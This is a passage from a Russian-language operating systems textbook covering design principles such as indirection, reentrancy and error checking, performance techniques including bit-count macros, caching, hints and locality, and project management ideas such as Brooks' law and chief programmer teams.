Еще одним примером косвенности служит использование старших номеров устройств в UNIX. В ядре содержатся две таблицы: одна для блочных устройств и одна для символьных, — индексированные старшим номером устройства. Когда процесс открывает специальный файл, например /dev/hd0, система извлекает из i-узла информацию о типе устройства (блочное или символьное), а также старший и младший номера устройств и, используя их в качестве индексов, находит в таблице драйверов соответствующий драйвер. Такой вид косвенности облегчает реконфигурацию системы, так как программы имеют дело с символьными именами устройств, а не с фактическими именами драйверов.

Еще один пример косвенности встречается в системах передачи сообщений, указывающих в качестве адресата не процесс, а почтовый ящик. Таким образом достигается существенная гибкость (например, секретарша может принимать почту своего шефа).

В определенном смысле использование макросов, например,

```
#define PROC_TABLE_SIZE 256
```

также представляет собой одну из форм косвенности, поскольку программист может написать программу, не зная фактической величины таблицы. Считается хорошей

практикой давать символьные имена всем константам (иногда кроме –1, 0 и 1) и помещать их в заголовки с соответствующими комментариями.

Повторное использование

Часто возникает возможность использовать повторно ту же самую программу в несколько ином контексте. Это позволяет уменьшить размер двоичных файлов, а кроме того означает, что такую программу потребуется отлаживать всего один раз. Например, предположим, что для учета свободных блоков на диске используются битовые массивы. Дисковыми блоками можно управлять при помощи процедур *alloc* и *free*.

Как минимум, эти процедуры должны работать с любым диском. Но мы можем пойти дальше в этих рассуждениях. Те же самые процедуры могут применяться для управления блоками памяти, блоками кэша файловой системы и i-узлами. В самом деле, они могут использоваться для распределения и освобождения ресурсов, которые могут быть линейно пронумерованы.

Реентерабельность

Реентерабельность — свойство программы, позволяющее нескольким процессам выполнять эту программу одновременно. На мультипроцессорах всегда имеется опасность того, что один из процессоров начнет выполнение процедуры, уже выполняющейся другим процессором. В этом случае два (или более) потока на различных центральных процессорах будут одновременно выполнять одну и ту же программу. Если в этой программе существуют области, для которых такая ситуация нежелательна, доступ к этим (критическим) областям должен быть защищен при помощи мьютексов.

В однопроцессорных системах эта проблема также существует. В частности, большая часть операционных систем работает с разрешенными прерываниями. Если прерывания запрещать, то многие сигналы, подаваемые устройствами ввода-вывода, будут потеряны и система станет ненадежной. В то время, когда операционная система выполняет некоторую процедуру, может произойти прерывание, и вполне возможно, что обработчик прерываний также начнет выполнение этой же процедуры. Если на момент прерывания структуры данных в прерванной процедуре находились в противоречивом состоянии (то есть прерванная процедура начала изменять эти данные, но не успела закончить), обработчик прерываний либо будет работать некорректно, либо не сможет работать вообще.

Такая ситуация может произойти, например, в том случае, если прерываемой процедурой является сам планировщик. Предположим, что некий процесс использовал свой квант и операционная система переместила его в конец очереди. Во время работы со списком происходит прерывание, в результате которого другой процесс переходит в состояние готовности и запускает планировщик. Если в этот момент очередь будет находиться в противоречивом состоянии, операционная система, скорее всего, не сможет продолжать работу. Поэтому даже в однопроцессорной системе лучше всего большую часть системы делать реентерабельной, критические структуры данных защищать мьютексами, а прерывания в некоторых случаях вообще запрещать.

Метод грубой силы

Применение простых решений под названием метода грубой силы с годами приобрело негативный оттенок, однако простота решения часто оказывается преимуществом.

В каждой операционной системе есть множество процедур, которые редко вызываются или оперируют таким небольшим количеством данных, что оптимизировать их нет смысла. Например, в системе часто приходится искать какой-либо элемент в таблице или массиве. Метод грубой силы в данном случае заключается в том, чтобы оставить таблицу в том виде, в каком она существует, никак не упорядочивая элементы, и производить поиск в ней линейно от начала к концу. Если число элементов в таблице невелико (например, не более 100), выигрыш от сортировки таблицы или применения хэширования будет невелик, но программа станет гораздо сложнее и, следовательно, вероятность содержания в ней ошибок резко возрастет. Сортировка или хэширование таблицы монтирования (отслеживающей смонтированные файловые системы в системе UNIX) — далеко не самая лучшая затея.

Разумеется, для функций, находящихся в критических участках системы, например в процедуре, занимающейся переключением контекста, следует предпринять все меры для их ускорения, возможно, даже писать их (боже упаси!) на ассемблере. Но большая часть системы не находится на критическом участке. Так, ко многим системным вызовам обращаются редко. Если системный вызов *fork* выполняется раз в 10 с, а его выполнение занимает 10 мс, то даже если удастся невозможное — оптимизация, после которой выполнение системного вызова *fork* будет занимать 0 мс, общий выигрыш составит всего 0,1 %. Если после оптимизации код станет больше и будет содержать больше ошибок, то лучше оптимизацией не заниматься.

Проверка на ошибки прежде всего

Многие системные вызовы могут завершиться безуспешно по нескольким причинам: файл, который нужно открыть, может принадлежать кому-то другому; создание процесса может не удаться, так как таблица процессов переполнена; сигнал не может быть послан, потому что процесса-получателя не существует. Операционная система должна скрупулезно проверить возможность наличия самых разных ошибок, прежде чем выполнять системный вызов.

Для выполнения многих системных вызовов требуется получение ресурсов, например элементов таблицы процессов, элементов таблицы i-узлов или дескрипторов файлов. Прежде чем захватывать ресурсы, полезно проверить, можно ли выполнить этот системный вызов. Это означает, что всю проверку следует поместить в начало процедуры, выполняющей системный вызов. Каждая проверка должна иметь следующий вид:

```
if (error_condition) return(ERROR_CODE);
```

Если системному вызову удается пробраться сквозь все тесты, то становится ясно, что он завершится успешно. В этот момент ему можно выделять ресурсы.

Если проверки будут перемежаться обращением к ресурсам, то при неудачном результате очередного теста системному вызову придется возвращать все полученные ресурсы. Если программа написана не совсем корректно и какой-либо ресурс не будет возвращен, операционная система сразу не зависнет. Например, один из элементов таблицы процессов может оказаться навечно (до перезагрузки) недоступным. В этом нет ничего страшного. Но со временем эта ситуация может повториться несколько раз, при этом количество недоступных ресурсов будет накапливаться. Наконец, большая часть элементов таблицы процессов может стать недоступной, что приведет к зависанию системы, причем исправление этой ошибки, скорее всего, окажется крайне сложным, так как воспроизвести эту ситуацию будет непросто.

Многие системы страдают подобными «заболеваниями» в форме утечки памяти. Довольно часто программы обращаются к процедуре *malloc*, чтобы получить память, но забывают позднее обратиться к функции *free*, чтобы освободить ее. Вся память системы постепенно исчезает, пока система не зависнет.

Энглер и его коллеги (Engler et al., 2000) предложили метод проверки на наличие подобных ошибок во время компиляции. Авторы этой книги выяснили, что программистам известно множество условий, за соблюдением которых им приходится следить при написании программы и которые не проверяются компилятором. Так, например, если вы заблокировали мьютекс, то все пути выполнения этой программы начиная с этого места должны содержать разблокировку мьютекса и не должны содержать повторной блокировки того же мьютекса. Авторы книги разработали метод, позволяющий программисту поручить компилятору автоматически следить за соблюдением подобных правил. Программист также может указать в программе, что выделенная процессу память должна быть освобождена независимо от того, по какой ветви будет продолжаться выполнение программы, а также поручить компилятору следить за выполнением множества других условий.

12.4. Производительность

При прочих равных условиях быстрая операционная система лучше медленной. Однако быстрая, но ненадежная операционная система хуже надежной, но медленной. Поскольку сложные оптимизирующие методы часто приводят к появлению в системе новых ошибок, не следует злоупотреблять оптимизацией. И все же существуют области, в которых производительность является критичной и оптимизация стоит затрачиваемых усилий. В следующих разделах мы рассмотрим несколько методов, которые могут применяться для повышения производительности там, где это нужно.

12.4.1. Почему операционные системы такие медленные?

Прежде чем перейти к разговору о методах оптимизации, имеет смысл отметить, что в медлительности работы многих операционных систем во многом виноваты сами операционные системы. Например, старые операционные системы, такие как MS DOS и UNIX Version 7, загружались за несколько секунд. Для загрузки современных версий систем UNIX и Windows 8 требуется несколько минут, несмотря на то что они загружаются на аппаратуре, работающей в тысячу раз быстрее. Причина состоит в том, что новые системы выполняют гораздо больше действий, нужно это или нет. Например, Plug-and-Play облегчает установку новых аппаратных устройств, но платой за это является то, что при *каждой* загрузке операционная система должна исследовать все аппаратное обеспечение, чтобы определить, не появилось ли что-либо новое. Сканирование шин занимает время.

Альтернативный (и, по мнению автора, лучший) подход заключается в том, чтобы совсем выбросить Plug-and-Play, а на экране установить значок Установка новой аппаратуры. Установив новое аппаратное устройство, пользователь просто щелкает мышью на этом значке, запуская процедуру сканирования шин, вместо того чтобы разрешать операционной системе делать это при каждой загрузке. Разработчики операционных систем, безусловно, знали о наличии такой возможности. Однако они отказались от

нее, в основном потому, что считали пользователей недостаточно умными, чтобы правильно выполнить требуемые действия (правда, высказано это было в более мягких выражениях). Это всего лишь один пример, но можно привести множество других примеров того, как желание сделать систему «дружественной по отношению к пользователю» (или «защищенной от дурака», в зависимости от ваших лингвистических предпочтений) значительно снижало производительность системы.

Вероятно, больше всего могут добиться разработчики систем в деле увеличения производительности, если существенно повысят избирательность при добавлении к системе новых функций. Вопрос, который должен при этом ставиться, не «понравится ли это пользователям?», а «стоит ли добавление этой функции той неизбежной платы, заключающейся в увеличении программы, снижении скорости, увеличении сложности и снижении надежности?» Следует включать новую функцию, только если преимущества со всей очевидностью перевешивают недостатки. Некоторые программисты склонны предполагать, что размеры программы будут равны нулю, а скорость ее работы будет бесконечной. Как показывают эксперименты, эта точка зрения является несколько оптимистичной.

Другой фактор, также играющий роль в данном вопросе, заключается в рыночной стратегии производителей программного обеспечения. К тому времени, когда версия 4 или 5 некоего программного продукта попадает на рынок, все нужные новые функции, включенные в эту версию, у потребителей, вероятно, уже будут. Чтобы не снижать уровень продаж, многие производители продолжают выпускать новые версии с большим количеством функций. Добавление новых функций просто ради добавления новых функций может помочь увеличению продаж, но редко способствует увеличению производительности.

12.4.2. Что следует оптимизировать?

Общее правило гласит, что первая версия системы должна быть как можно проще. Оптимизировать следует только те части системы, которые, очевидно, будут представлять собой проблему, поэтому их оптимизация является неизбежной. Одним из таких примеров является наличие блочного кэша для файловой системы. Как только операционная система отлажена до работоспособного состояния, следует произвести тщательные измерения, чтобы понять, на что *действительно* тратится время. Опираясь на эти числа, следует заниматься оптимизацией в тех областях, в которых это будет наиболее полезно.

Вот правдивая история о том, как оптимизация принесла больше вреда, чем пользы. Один из студентов автора (имя студента мы здесь называть не будем) написал программу *mkfs* для системы MINIX. Эта программа создает пустую файловую систему на только что отформатированном диске. На оптимизацию этой программы студент затратил около шести месяцев. Когда он попытался запустить эту программу, оказалось, что она не работает, после чего потребовалось еще шесть дополнительных месяцев на ее отладку. На жестком диске эту программу, как правило, запускают всего один раз, при установке системы. Она также только раз запускается для каждого гибкого диска — после его форматирования. Каждый запуск программы занимает около 2 секунд. Даже если бы работа неоптимизированной версии занимала минуту, все равно затраты времени на оптимизацию столь редко используемой программы являлись бы непроизводительным расходованием ресурсов.

Лозунг, применимый к оптимизации производительности, мог бы звучать так: «*Лучшее — враг хорошего*».

Под этим мы подразумеваем, что как только удается достичь приемлемого уровня производительности, то попытки выжать последние несколько процентов, видимо, уже не стоят затрачиваемых усилий и усложнения программы. Если алгоритм планирования достаточно хорош и обеспечивает 90 %-ную загрузку центрального процессора, возможно, этого достаточно. Разработка значительно более сложного алгоритма, на 5 % лучше имеющегося, не всегда представляет собой удачную идею. Аналогично если частота подкачки страниц довольно низка, то есть подкачка не является узким местом, то, как правило, нет смысла лезть из кожи вон, чтобы добиться оптимальной производительности. Недопущение сбоев в работе системы представляется намного более важной задачей, нежели достижение оптимальной производительности, особенно если алгоритм, оптимальный при одном уровне загруженности компьютера, может оказаться неоптимальным при другом уровне. Другим вопросом является такой: что оптимизировать и когда? Некоторые программисты, как только что-либо заработает, стремятся оптимизировать абсолютно все, что они разрабатывают. Проблема в том, что после оптимизации система может стать менее понятной и более сложной для обслуживания и отладки. Кроме того, ее будет труднее адаптировать, а позднее, возможно, оптимизировать удачнее. Эта проблема называется преждевременной оптимизацией. Дональд Кнут, которого иногда называют отцом анализа алгоритмов, однажды сказал: «Преждевременная оптимизация является корнем всех зол».

12.4.3. Выбор между оптимизацией по скорости и по занимаемой памяти

При увеличении производительности программы приходится идти на компромисс между сокращением времени выполнения программы и увеличением занимаемой ею памяти. Программисты часто оказываются перед выбором между медленным, но компактным алгоритмом и более быстрым, но занимающим значительно больше памяти. Занимаясь важной оптимизацией, следует искать алгоритмы, дающие увеличение скорости за счет использования большего объема памяти или, наоборот, сберегающие драгоценную память за счет выполнения большего количества вычислений.

Иногда может быть полезен метод, заключающийся в замене небольших процедур макросами. Использование макроса устраняет накладные расходы, связанные с вызовом процедуры. Выигрыш оказывается особенно существенным, если процедура вызывается многократно в цикле. Например, предположим, что мы используем битовый массив для учета ресурсов и нам часто приходится узнавать, сколько единиц свободно в некоторой области битового массива. Для этой цели нужна процедура *bit_count*, считающая количество единичных битов в байте. Простая процедура показана в листинге 12.4, *а*. Эта процедура в цикле перебирает биты в байте, считая их по одному на каждом цикле. Все довольно просто и понятно.

Листинг 12.4. *а* — процедура для подсчета битов в байте; *б* — макрос для подсчета битов; *в* — макрос для поиска числа битов в таблице

```
#define BYTE_SIZE 8                     /* Байт содержит 8 бит */
int bit_count(int byte)
{                                       /* Подсчет битов в байте */
```

```
int i, count = 0;
for (i = 0; i < BYTE_SIZE; i++)       /* Цикл по битам байта */
if ((byte >> i) & 1) count++;         /* если бит равен 1, увеличить на
                                        единицу сумму */
return(count);                        /* вернуть сумму */
}
```

а

```
/* Макрос для подсчета суммы битов в байте */
#define bit_count(b) (b&1) + ((b>>1)&1) + ((b>>2)&1) + ((b>>3)&1) + \
((b>>4)&1) + ((b>>5)&1) + ((b>>6)&1) + ((b>>7)&1)
```

б

```
/* Макрос для поиска числа битов в таблице */
char bits[256] = {0, 1, 1, 2, 1, 2, 2, 3, 1, 2, 2, 3, 2, 3, 3, 4, 1, 2, 2, 3, 2,
3, 3, ...};
#define bit_count(b) (int) bits[b]
```

в

У этой процедуры два источника неэффективности. Во-первых, ей нужно передавать управление, для чего требуется выделение стека, а после работы процедура должна вернуть результат и управление. Эти накладные расходы есть у каждого вызова процедуры. Во-вторых, процедура содержит цикл, а с циклом всегда связаны определенные накладные расходы.

Совершенно иной подход применен при использовании макроса в листинге 12.4, *б*. Это выражение вычисляет сумму битов, последовательно сдвигая аргумент и выделяя при помощи маски младший бит. Этот макрос трудно назвать произведением искусства, но он встречается в программе всего один раз. Вызов этого макроса выглядит идентично вызову процедуры:

```
sum = bit_count(table[i]);
```

Таким образом, если не считать несколько беспорядочного определения, макрос выглядит не хуже процедуры, но является намного более эффективным, так как в случае макроса устраняются накладные расходы процедурного вызова и накладные расходы цикла.

Оптимизация данного алгоритма может быть продолжена. Зачем вообще считать сумму битов? Почему не посмотреть результат в таблице? В конце концов, байт может принимать всего 256 значений, а число битов в байте может быть от 0 до 8. Мы можем объявить массив *bits* из 256 значений, содержащий значения сумм битов, инициализируемые во время компиляции программы. При таком методе во время работы программы потребуется всего одна команда обращения к массиву по индексу. Соответствующий макрос показан в листинге 12.4, *в*.

Показанные ранее макросы представляют собой понятные примеры выигрыша в скорости за счет увеличения размеров программы. Однако в деле оптимизации мы могли бы пойти еще дальше. Если требуется количество битов в 32-разрядном слове, то с помощью макроса *bit_count* нам потребовалось бы для каждого слова выполнить четыре обращения к массиву. Если мы увеличим размер таблицы до 65 536 элементов, то сможем обойтись всего двумя обращениями к таблице на слово за счет значительного увеличения таблицы.

Поиск значений в таблице может использоваться и в других ситуациях. В общеизвестной технологии сжатия изображений GIF для кодирования 24-разрядных пикселов формата RGB применяется поиск в таблице. Но алгоритм GIF работает только с изображениями, содержащими не более 256 цветов. Для каждого сжимаемого изображения формируется палитра из 256 цветов, хранящихся в формате RGB. Сжатое изображение состоит из 8-разрядных индексов таблицы вместо 24-разрядных значений цвета, благодаря чему достигается сжатие в три раза. Эта идея проиллюстрирована для фрагмента изображения 4 × 4 пиксела на рис. 12.4. Несжатое изображение показано на рис. 12.4, *а*. Каждый пиксел здесь представляет собой 24-разрядное число, в котором каждый из трех байтов содержит интенсивность красного, зеленого и синего цвета. Соответствующее этому фрагменту изображение в формате GIF показано на рис. 12.4, *б*. Палитра цветов, показанная на рис. 12.4, *в*, хранится прямо в файле GIF. В действительности формат GIF несколько сложнее, но основная идея заключается в применении таблицы цветов.




Рис. 12.4. Фрагмент изображения с 24 битами на пиксел: *а* — несжатый; *б* — сжатый при помощи алгоритма GIF с 8 битами на пиксел; *в* — палитра цветов

Существует и другой способ уменьшить размер изображения, служащий иллюстрацией еще одного компромисса. Для описания изображений может использоваться язык программирования PostScript. (В действительности для этой цели может применяться любой язык, но PostScript предназначен именно для этого.) Многие принтеры имеют встроенный интерпретатор языка PostScript.

Например, если на изображении имеется прямоугольный блок пикселов одного цвета, программа на языке PostScript для этого изображения будет содержать команды для помещения прямоугольника в определенное место изображения и заполнения его определенным цветом. Для хранения этих команд потребуется всего несколько битов. Когда принтер получает изображение, интерпретатор запускает программу и создает изображение. Таким образом, язык PostScript позволяет добиться сжатия данных за счет большего объема вычислений. Этот подход диаметрально противоположен рассматривавшемуся ранее примеру оптимизации по скорости с поиском значения в таблице, но он также очень полезен, когда не хватает памяти или пропускной способности.

Другие примеры оптимизации включают структуры данных. Двойные связные списки занимают больше памяти, чем одинарные связные списки, зато они часто предостав-

ляют более быстрый доступ к элементам списка. Хэш-таблицы занимают еще больше памяти, но значительнее ускоряют поиск. Короче говоря, при оптимизации участка программы следует уделить особое внимание проблеме компромисса между занимаемой памятью и скоростью выполнения программы.

12.4.4. Кэширование

Хорошо известным методом повышения производительности является кэширование. Оно может применяться каждый раз, когда с большой вероятностью можно предсказать, что много раз потребуется один и тот же результат. Общий метод заключается в том, чтобы выполнить всю работу в первый раз, а затем сохранить результат в кэше. При последующих попытках в первую очередь будет проверяться кэш. Если результат находится в кэше, то нужно всего лишь достать его оттуда. В противном случае необходимо проделать всю работу сначала.

Мы уже наблюдали использование кэша в файловой системе, где он хранит некоторое количество недавно использовавшихся блоков диска, что позволяет избежать обращения к диску при чтении блока. Однако кэширование может применяться и для других целей. Например, обработка путей к файлам отнимает удивительно много процессорного времени. Рассмотрим снова пример из системы UNIX, показанный на рис. 6.35. Чтобы найти файл /usr/ast/mbox, потребуется выполнить следующие обращения к диску:

1. Прочитать i-узел корневого каталога (i-узел 1).
2. Прочитать корневой каталог (блок 1).
3. Прочитать i-узел каталога /usr (i-узел 6).
4. Прочитать каталог /usr (блок 132).
5. Прочитать i-узел каталога /usr/ast (i-узел 26).
6. Прочитать каталог /usr/ast (блок 406).

Чтобы просто определить номер i-узла искомого файла, нужно как минимум шесть раз обратиться к диску. Если размер файла меньше размера блока (например, 1024 байт), то чтобы прочитать содержимое файла, нужны восемь обращений к диску.

В некоторых операционных системах обработка путей файлов оптимизируется при помощи кэширования пар (путь, i-узел). Например, на рис. 6.35 кэш будет содержать первые три записи табл. 12.1 после обработки пути /usr/ast/mbox. Последние три записи попадают в таблицу после обработки других путей.

Таблица 12.1. Часть кэша i-узлов

Путь	Номер i-узла
/usr	6
/usr/ast	26
/usr/ast/mbox	60
/usr/ast/books	92
/usr/bal	45
/usr/bal/papers.ps	85

Когда файловая система должна найти файл по пути, обработчик путей сначала обращается к кэшу и ищет в нем самую длинную подстроку, соответствующую обрабатываемому пути. Если обрабатывается путь /usr/ast/grants/stw, кэш отвечает, что номер i-узла каталога /usr/ast равен 26, так что поиск может быть начат с этого места и количество обращений к диску уменьшено на четыре.

Недостаток кэширования путей состоит в том, что соответствие имени файла номеру его i-узла не является постоянным. Представьте, что файл /usr/ast/mbox удаляется и его i-узел используется для другого файла, владельцем которого может быть другой пользователь. Затем файл /usr/ast/mbox создается снова, но на этот раз он получает i-узел с номером 106. Если не предпринять специальных мер, запись кэша будет указывать на неверный номер i-узла. Поэтому при удалении файла или каталога следует удалять из кэша запись, соответствующую этому файлу, а если удаляется каталог, то следует удалить также все записи для содержавшихся в этом каталоге файлов и подкаталогов[1].

Кэшироваться могут не только блоки дисков и пути к файлам. Можно кэшировать также i-узлы. Если для обработки прерываний используются временные потоки, для каждого из них требуется стек и некоторый дополнительный механизм. Эти использовавшиеся ранее потоки также можно кэшировать, так как обновить уже использовавшийся поток легче, чем создать новый (применение кэша позволяет избежать необходимости в выделении памяти новому процессу). Кэширование может применяться почти для всего, что трудновоспроизводимо.

12.4.5. Подсказки

Элементы кэша всегда должны быть корректными. Поиск в кэше может завершиться неудачей, но если элемент найден, то его корректность гарантируется, поэтому найденный элемент может использоваться без дополнительных хлопот. В некоторых системах бывает удобно содержать таблицу **подсказок**. Подсказки представляют собой предложения решений, но их корректность не гарантируется. Обращающийся к этой таблице процесс должен сам проверять корректность результата.

Хорошо известным примером подсказок являются указатели URL, содержащиеся в веб-страницах. Когда пользователь щелкает мышью на ссылке, он не получает гарантии, что соответствующая веб-страница находится там, куда указывает URL. В действительности может оказаться, что требующаяся страница удалена несколько лет назад. Таким образом, информация, содержащаяся на веб-странице, представляет собой всего лишь подсказку.

Подсказки используются также при работе с удаленными файлами. Информация, содержащаяся в подсказке, сообщает нечто об удаленном файле, например его местонахождение. Однако, возможно, этот файл уже удален или перемещен в другое место, поэтому всегда требуется проверка корректности подсказки.

12.4.6. Использование локальности

Процессы и программы действуют не случайным образом. Они оказываются в значительной степени локальными как во времени, так и в пространстве, и эта информация

[1] Во всех файловых системах удаляться могут только пустые каталоги. — *Примеч. пер.*

может быть использована различными способами для улучшения производительности. Один хорошо известный пример пространственной локальности заключается в том факте, что процессы не прыгают произвольным образом в пределах своего адресного пространства. Как правило, за фиксированный интервал времени они используют относительно небольшое количество страниц. Страницы, активно используемые процессом, могут рассматриваться как рабочий набор процесса. А операционная система может гарантировать, что этот рабочий набор находится в памяти, когда процесс получает управление, тем самым снижается количество страничных прерываний.

Принцип локальности применим и для файлов. Когда процесс выбирает конкретный рабочий каталог, многие из его последующих файловых обращений, скорее всего, будут относиться к файлам, расположенным в этом каталоге. Производительность можно повысить, если поместить все файлы каталога и их i-узлы близко друг к другу на диске. Именно этот принцип лежит в основе файловой системы Berkeley Fast File System (McKusick et al., 1984).

Другой областью, в которой локальность играет важную роль, является планирование потоков в мультипроцессорах. Как было показано в главе 8, один из методов планирования потоков заключается в том, чтобы попытаться запустить каждый поток на том центральном процессоре, на котором он работал в прошлый раз, в надежде, что какие-нибудь из его блоков все еще находятся в кэше.

12.4.7. Оптимизируйте общий случай

Часто бывает полезно различать наиболее частый случай и наименее вероятный случай и обращаться с ними по-разному. Обычно различные случаи обрабатываются разными программами. Важно, чтобы частый случай работал быстро. От алгоритма для редко встречающегося случая достаточно добиться корректной работы.

В качестве первого примера рассмотрим вхождение в критическую область. В большинстве случаев процессу будет удаваться вход в критическую область, особенно если внутри этой области процессы проводят не много времени. Операционная система Windows 8 использует это преимущество, предоставляя вызов WinAPI *EnterCriticalSection*, который является атомарной функцией, проверяющей флаг в режиме пользователя (с помощью команды процессора *TSL* или ее эквивалента). Если тест проходит успешно, процесс просто входит в критическую область, для чего не требуется обращения к ядру. Если же результат проверки отрицательный, библиотечная процедура выполняет на семафоре операцию *down*, чтобы заблокировать процесс. Таким образом, если все нормально, обращения к ядру не требуется. В главе 2 мы видели, что фьютексы в Linux также оптимизированы для общего случая отсутствия конкуренции.

В качестве второго примера рассмотрим установку будильника, использующего сигналы UNIX. Если в текущий момент ни один будильник не заведен, то просто создается запись и помещается в очередь таймеров. Однако если будильник уже заведен, его следует найти и удалить из очереди таймера. Так как системный вызов *alarm* не указывает, установлен ли уже будильник, система должна предполагать худшее, то есть что он уже заведен. Однако в большинстве случаев будильник не будет заведен, и поскольку удаление существующего будильника представляет собой дорогое удовольствие, то следует различать эти два случая.

Один из способов достижения этой цели заключается в том, чтобы хранить в таблице процессов бит, указывающий, заведен ли будильник. Если бит сброшен, то программа

следует по простому пути (просто добавляется новая очередь таймера без какой-либо проверки). Если бит установлен, то очередь таймера требует проверки.

12.5. Управление проектом

Многие программисты являются вечными оптимистами. Они полагают, что для того, чтобы написать программу, нужно всего лишь поскорее сесть за клавиатуру и начать набивать символы. Вскоре после этого появится полностью законченная отлаженная программа. Очень большие программы таким способом написать невозможно. В следующих разделах мы кратко обсудим вопросы управления большими программными проектами, особенно управления большими системными проектами.

12.5.1. Мифический человеко-месяц

В своей классической книге «The Mythical Man Month» Фред Брукс, один из разработчиков системы OS/360, занявшийся впоследствии научной деятельностью, рассматривает вопрос, почему так трудно построить большую операционную систему (Brooks, 1975, 1995). Когда большинство программистов встречают с его утверждение, что специалисты, работающие над большими проектами, могут за год произвести всего лишь 1000 строк отлаженного кода, они удивляются, не прилетел ли профессор Брукс из космоса, с планеты Баг. Ведь большинство из них помнят, как они создавали программу из 1000 строк всего за одну ночь. Как же этот объем исходного текста может составлять годовую норму для любого программиста, чей IQ превышает 50?

Брукс отмечает, что большие проекты, в которых задействованы сотни программистов, принципиально отличаются от небольших проектов и что результаты, достигнутые при работе над небольшим проектом, нельзя переносить на большой проект. В большом проекте огромное количество времени тратится на планирование того, как разделить работу на отдельные модули. При этом нужно детально расписать работу модулей и интерфейсы к ним, а также попытаться представить себе, как эти модули взаимодействуют, причем до того, как начнется само программирование. Затем модули по отдельности создаются и отлаживаются. Наконец, модули собираются вместе и вся система в целом тестируется. Как правило, при этом собранная из работающих по отдельности модулей система работать не хочет и после сборки и запуска немедленно рушится. Брукс оценивает количество работ следующим образом:

- 1/3 — планирование;
- 1/6 — кодирование;
- 1/4 — тестирование модулей;
- 1/4 — тестирование системы.

Другими словами, собственно написание программы представляет собой самую простую часть проекта. Самым сложным оказывается решить, какими должны быть модули, а также заставить эти модули корректно общаться друг с другом. В небольшой программе, создаваемой одним программистом, планирование составляет как раз наиболее легкую часть.

Заголовком книги Брукс обращает внимание читателя на собственное утверждение о том, что люди и время не взаимозаменяемы. Такой единицы, как человеко-месяц,

в программировании не существует. Если в проекте участвуют 15 человек и на всю работу у них уходит 2 года, отсюда не следует, что 360 человек справятся с этой работой за один месяц и вряд ли 60 человек выполнят ее за 6 месяцев.

У этого явления есть три причины. Во-первых, работа не может быть полностью разделена. До тех пор пока не будет закончено планирование и не будет определено, какие модули нужны, а также какими будут интерфейсы, никакое программирование не может даже начаться. При двухлетнем проекте одно лишь планирование может занять 8 месяцев.

Во-вторых, чтобы полностью использовать большое число программистов, работу следует разделить на большое количество модулей, чтобы всех обеспечить работой. Поскольку потенциально каждый модуль взаимодействует с каждым модулем, число рассматриваемых пар «модуль — модуль» растет пропорционально квадрату от числа модулей, то есть квадрату числа программистов. Поэтому большие проекты с увеличением числа программистов очень быстро выходят из-под контроля. Тщательные измерения 63 программных проектов подтвердили, что зависимость времени выполнения проекта от количества программистов далеко не так проста, как можно предположить, исходя из концепции человеко-месяцев (Boehm, 1981).

В-третьих, процесс отладки в большой степени является последовательным. Если усадить за решение проблемы вместо одного отладчика десятерых, это не поможет обнаружить ошибку в программе в десять раз быстрее. На самом деле десять отладчиков, вероятно, будут работать даже медленнее одного, так как они станут тратить очень много времени на разговоры друг с другом.

Брукс подводит итоги своего опыта знакомства с большими проектами, формулируя следующий закон (закон Брукса): «*Добавление к программному проекту на поздней стадии дополнительных людских сил приводит к увеличению сроков выполнения проекта*».

Недостаток введения в проект новых людей состоит в том, что их необходимо обучать, модули нужно делить заново, чтобы их число соответствовало числу программистов, требуется провести множество собраний, чтобы скоординировать работу отдельных групп и программистов, и т. д. Абдель-Хамид и Медник (Abdel-Hamid and Madnick, 1991) получили экспериментальное подтверждение этого закона. Слегка фривольный вариант закона Брукса звучит так: «*Если собрать девять беременных женщин в одной комнате, то они не родят через один месяц*».

12.5.2. Структура команды

Коммерческие операционные системы представляют собой большие программные проекты, которые требуют участия в работе больших команд разработчиков. Уровень программистов имеет чрезвычайно большое значение. Уже десятки лет известно, что сильнейшие программисты в десять раз продуктивнее плохих программистов (Sackman et al., 1968). Неприятность заключается в том, что когда вам нужны 200 программистов, сложно найти 200 программистов высочайшей квалификации. Вам придется согласиться на команду, состоящую из программистов самого разного уровня.

Что также важно в крупном проекте, программном или любом другом, — это необходимость архитектурного соответствия. Нужно, чтобы один человек контролировал всю конструкцию. В качестве примера Брукс приводит кафедральный собор в Реймсе,

постройка которого заняла десятки лет, но архитекторы, сменявшие друг друга, не поддались искушению внести в проект собственные идеи и сумели сохранить изначальный архитектурный план. В результате было получено архитектурное соответствие, которого не удалось достичь в других соборах Европы.

В 1970-е годы Харлан Миллс попытался объединить наблюдения о различиях в уровнях квалификации программистов с необходимостью архитектурного соответствия и ввел понятие **команды главного программиста** (Baker, 1972). Его идея заключалась в том, чтобы организовать программистов в нечто подобное хирургической группе в противоположность бригаде забойщиков свиней. В отличие от последней команды, в которой у каждого работника по ножу и он рубит им направо и налево как сумасшедший, в хирургической группе только один хирург держит в руке скальпель. Остальные члены группы лишь ассистируют ему. Предложенная Миллсом структура команды из 10 разработчиков показана в табл. 12.2.

Таблица 12.2. Предложенная Миллсом структура команды из 10 разработчиков

Должность	Обязанности
Главный программист	Занимается архитектурным дизайном и пишет программу
Второй пилот	Помогает главному программисту и служит резонатором
Администратор	Управляет людьми, бюджетом, пространством, оборудованием, отчетами и т. д.
Редактор	Редактирует документацию, которую должен писать главный программист
Секретари	Администратору и редактору нужны секретари
Архивариус	Следит за состоянием архивов программ и документации
Инструментальщик	Снабжает главного программиста необходимыми инструментами
Тестер	Тестирует программы главного программиста
Эксперт по языкам	(Работает неполный рабочий день.) Может дать главному программисту совет по языкам программирования

